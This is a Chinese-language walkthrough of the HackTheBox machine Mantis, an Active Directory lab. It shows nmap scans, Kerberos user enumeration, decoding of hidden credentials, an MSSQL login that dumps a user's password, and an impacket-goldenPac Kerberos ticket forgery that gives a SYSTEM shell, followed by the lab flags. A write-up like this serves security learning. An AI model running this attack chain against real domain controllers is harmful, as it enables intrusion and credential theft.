Mantis[AD],進字轉換(2、16->acsii)、ms-sql-s、goldenPac工具[Kerberos偽造(類似wirm)]

網路都正常，但靶機好容易斷掉...

```
└──# nmap -sCV -A -
p53,88,135,139,389,445,593,636,1433,3268,3269,5722,8080,9389 10.10.10.52

PORT     STATE SERVICE      VERSION
53/tcp   open  domain       Microsoft DNS 6.1.7601 (1DB15CD4) (Windows
Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15CD4)
88/tcp   open  kerberos-sec Microsoft Windows Kerberos (server time: 2024-
07-01 07:53:07Z)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain:
htb.local, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds Windows Server 2008 R2 Standard 7601 Service
Pack 1 microsoft-ds (workgroup: HTB)
593/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
1433/tcp open  ms-sql-s     Microsoft SQL Server 2014 12.00.2000.00; RTM
| ms-sql-info:
|   10.10.10.52:1433:
|     Version:
|       name: Microsoft SQL Server 2014 RTM
|       number: 12.00.2000.00
|       Product: Microsoft SQL Server 2014
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
|_ssl-date: 2024-07-01T07:54:18+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2024-07-01T07:13:43
|_Not valid after:  2054-07-01T07:13:43
| ms-sql-ntlm-info:
|   10.10.10.52:1433:
```

```
|     Target_Name: HTB
|     NetBIOS_Domain_Name: HTB
|     NetBIOS_Computer_Name: MANTIS
|     DNS_Domain_Name: htb.local
|     DNS_Computer_Name: mantis.htb.local
|     DNS_Tree_Name: htb.local
|_    Product_Version: 6.1.7601
3268/tcp open  ldap         Microsoft Windows Active Directory LDAP (Domain:
htb.local, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
5722/tcp open  msrpc        Microsoft Windows RPC
8080/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Microsoft-IIS/7.5
|_http-title: Tossed Salad - Blog
9389/tcp open  mc-nmf       .NET Message Framing
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows 7 or Windows Server 2008 R2 (97%),
Microsoft Windows Home Server 2011 (Windows Server 2008 R2) (96%), Microsoft
Windows Server 2008 R2 SP1 (96%), Microsoft Windows Server 2008 SP1 (96%),
Microsoft Windows Server 2008 SP2 (96%), Microsoft Windows 7 (96%),
Microsoft Windows 7 SP0 - SP1 or Windows Server 2008 (96%), Microsoft
Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2,
Windows 8, or Windows 8.1 Update 1 (96%), Microsoft Windows 7 Ultimate
(96%), Microsoft Windows 7 Ultimate SP1 or Windows 8.1 Update 1 (96%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: MANTIS; OS: Windows; CPE:
cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows

Host script results:
| smb-os-discovery:
|   OS: Windows Server 2008 R2 Standard 7601 Service Pack 1 (Windows Server
2008 R2 Standard 6.1)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: mantis
|   NetBIOS computer name: MANTIS\x00
|   Domain name: htb.local
|   Forest name: htb.local
|   FQDN: mantis.htb.local
|_  System time: 2024-07-01T03:54:04-04:00
| smb-security-mode:
```

```
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-time:
|   date: 2024-07-01T07:54:07
|_  start_date: 2024-07-01T07:13:16
|_clock-skew: mean: 48m00s, deviation: 1h47m20s, median: 0s
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled and required

TRACEROUTE (using port 53/tcp)
HOP RTT       ADDRESS
1   249.27 ms 10.10.14.1
2   251.83 ms 10.10.10.52

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 86.37 seconds
```

UDP

```
53/udp    open  domain
88/udp    open  kerberos-sec
123/udp   open  ntp
```

新增3筆hosts

```
10.10.10.52 htb.local mantis.htb.local MANTIS
```

DNS失敗
SNMP失敗
kerberos


```
./kerbrute_linux_amd64 userenum --d htb.local
/usr/share/seclists/Usernames/xato-net-10-million-usernames.txt --dc
10.10.10.52

2024/07/01 15:36:16 >  Using KDC(s):
2024/07/01 15:36:16 >   10.10.10.52:88

2024/07/01 15:36:16 >  [+] VALID USERNAME:       james@htb.local
```

```
2024/07/01 15:36:17 >  [+] VALID USERNAME:       James@htb.local
2024/07/01 15:36:19 >  [+] VALID USERNAME:       administrator@htb.local
2024/07/01 15:36:22 >  [+] VALID USERNAME:       mantis@htb.local
2024/07/01 15:36:26 >  [+] VALID USERNAME:       JAMES@htb.local
2024/07/01 15:36:36 >  [+] VALID USERNAME:       Administrator@htb.local
2024/07/01 15:36:45 >  [+] VALID USERNAME:       Mantis@htb.local
```

取得3個使用者，進行GetNPUsers測試（都無影響）

```
└─# impacket-GetNPUsers htb.local/ -usersfile username -dc-ip 10.10.10.52
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[-] User james doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User mantis doesn't have UF_DONT_REQUIRE_PREAUTH set
```

進行web目錄掃描，在/admin有登入介面，
多次測試，繞不過去




再次進行多次nmap掃描，多掃到1377Port

```
└──# nmap -p1337 -sCV -A 10.10.10.52

PORT     STATE SERVICE VERSION
```

```
1337/tcp open  http    Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS7
|_http-server-header: Microsoft-IIS/7.5
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows 7 or Windows Server 2008 R2 (97%),
Microsoft Windows Home Server 2011 (Windows Server 2008 R2) (96%), Microsoft
Windows Server 2008 SP1 (96%), Microsoft Windows Server 2008 SP2 (96%),
Microsoft Windows 7 (96%), Microsoft Windows 7 SP0 - SP1 or Windows Server
2008 (96%), Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows
Server 2008 R2, Windows 8, or Windows 8.1 Update 1 (96%), Microsoft Windows
7 SP1 (96%), Microsoft Windows 7 Ultimate (96%), Microsoft Windows 7
Ultimate SP1 or Windows 8.1 Update 1 (96%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   231.51 ms 10.10.14.1
2   231.63 ms 10.10.10.52

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.27 seconds
```

進行1337Port目錄爆破，找到/secure_notes



10.10.10.52 - /secure_notes/

[To Parent Directory]

9/13/2017 5:22 PM 912 dev_notes_NmQyNDI0NzE2YzVmNTM0MDVmNTA0MDczNzM1NzMwNzI2NDIx.txt.txt
9/1/2017 10:13 AM 168 web.config

第二個無法讀取

第一個內容(有關Databases)

```
1. Download OrchardCMS
2. Download SQL server 2014 Express ,create user "admin",and create orcharddb database
3. Launch IIS and add new website and point to Orchard CMS folder location.
4. Launch browser and navigate to http://localhost:8080
5. Set admin password and configure sQL server connection string.
6. Add blog pages with admin user.


Credentials stored in secure format
OrchardCMS admin creadentials 0100000001100100011011010010000101101110010111110101000001000000011100110111001101010111001100000111001001100100001000001
SQL Server sa credentials file namez
```

username : admin、sa

passwd 2進字轉換ASCII : @dm!n_P@ssW0rd!

1433 Port ms-sql-s


參考：https://book.hacktricks.xyz/network-services-pentesting/pentesting-mssql-microsoft-sql-server

---

嘗試登入sql失敗

```
┌──(root㉿kali)-[~]
└─# impacket-mssqlclient 'admin:@dm!n_P@ssW0rd!@10.10.10.52'
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Encryption required, switching to TLS
```

但web可以正常登入



網頁沒啥東西，也無注入點利用

發現是兩個txt檔，且後半段有點像雜湊

```
10.10.10.52:1337/secure_notes/
Kali Linux  Kali Tools  Kali Docs  Kali Forums  Kali NetHunter  Exploit-DB  Google Hacking DB  OffSec
```

10.10.10.52 - /secure_notes/

[To Parent Directory]

```
9/13/2017 5:22 PM     912 dev_notes_NmQyNDI0NzE2YzVmNTM0MDVmNTA0MDczNzM1NzMwNzI2NDIx.txt.txt
 9/1/2017 10:13 AM    168 web.config
```

看起來是base64轉換後，變成16進字，在轉成ASCII

```
└─# echo "NmQyNDI0NzE2YzVmNTM0MDVmNTA0MDczNzM1NzMwNzI2NDIx" |base64 -d
6d2424716c5f53405f504073735730726421

┌──(root㉿kali)-[~]
└─# echo "NmQyNDI0NzE2YzVmNTM0MDVmNTA0MDczNzM1NzMwNzI2NDIx" |base64 -d |xxd
00000000: 3664 3234 3234 3731 3663 3566 3533 3430  6d2424716c5f5340
00000010: 3566 3530 3430 3733 3733 3537 3330 3732  5f50407373573072
00000020: 3634 3231                                6421

┌──(root㉿kali)-[~]
└─# echo "NmQyNDI0NzE2YzVmNTM0MDVmNTA0MDczNzM1NzMwNzI2NDIx" |base64 -d |xxd -r -p
m$$ql_S@_P@ssW0rd!
```

```
username : admin、sa
passwd : m$$ql_S@_P@ssW0rd!
```

sql登入成功

```
└─# impacket-mssqlclient 'admin:m$$ql_S@_P@ssW0rd!@10.10.10.52'
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(MANTIS\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(MANTIS\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (120 7208)
[!] Press help for extra shell commands
SQL (admin  admin@master)> Get version
ERROR: Line 1: Incorrect syntax near 'version'.
SQL (admin  admin@master)> select @@version;


--------------------------------------------------------------------------------

-------------------------------------------

Microsoft SQL Server 2014 - 12.0.2000.8 (X64)
        Feb 20 2014 20:04:26
        Copyright (c) Microsoft Corporation
        Express Edition (64-bit) on Windows NT 6.1 <X64> (Build 7601: Service Pack 1) (Hypervisor)
```

按照hacktrick參考，找到資訊

```
SQL (admin  admin@orcharddb)> SELECT UserName,Password FROM blog_Orchard_Users_UserPartRecord;
UserName   Password
--------   ----------------------------------------------------------------------

admin      AL1337E2D6YHm0iIysVzG8LA76OozgMSlyOJk1Ov5WCGK+lgKY6vrQuswfWHKZn2+A==

James      J@m3s_P@ssW0rd!
```

winrm無法登入

smb可以

```
┌──(root㉿kali)-[~]
└─# crackmapexec smb 10.10.10.52 -u James -p 'J@m3s_P@ssW0rd!'
SMB         10.10.10.52     445    MANTIS           [*] Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (name:MANTIS) (domain:htb.local) (signing:True) (SMBv1:True)
SMB         10.10.10.52     445    MANTIS           [+] htb.local\James:J@m3s_P@ssW0rd!
```

測試(這兩個沒有太多可用)

```
smbmap -H 10.10.10.52 -u james -p 'J@m3s_P@ssW0rd!'
```

(有兩個檔案可以讀，但現階段不知道怎麼讀取。。)

```
rpcclient -U htb.local/james 10.10.10.52
enumdomusers
```

(只能列出使用者)

impacket-goldenPac可以使用網域使用者權限來偽造 Kerberos 票證。

連線成功並獲取最高權限

```
└─# impacket-goldenPac 'htb.local/james:J@m3s_P@ssW0rd!@mantis'
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] User SID: S-1-5-21-4220043660-4019079961-2895681657-1103
[*] Forest SID: S-1-5-21-4220043660-4019079961-2895681657
[*] Attacking domain controller mantis.htb.local
[*] mantis.htb.local found vulnerable!
[*] Requesting shares on mantis.....
[*] Found writable share ADMIN$
[*] Uploading file paOgmnOs.exe
[*] Opening SVCManager on mantis.....
[*] Creating service SbZB on mantis.....
[*] Starting service SbZB.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>cd C:/users

C:\Users\james\Desktop>whoami
nt authority\system
```

user flag

```
C:\Users\james\Desktop>type user.txt
6886b281bc607527f937b9930d066620
```

root flag

```
C:\Users\Administrator\Desktop>type root.txt
881adede98afebce86edd4f8adcf6aa0
```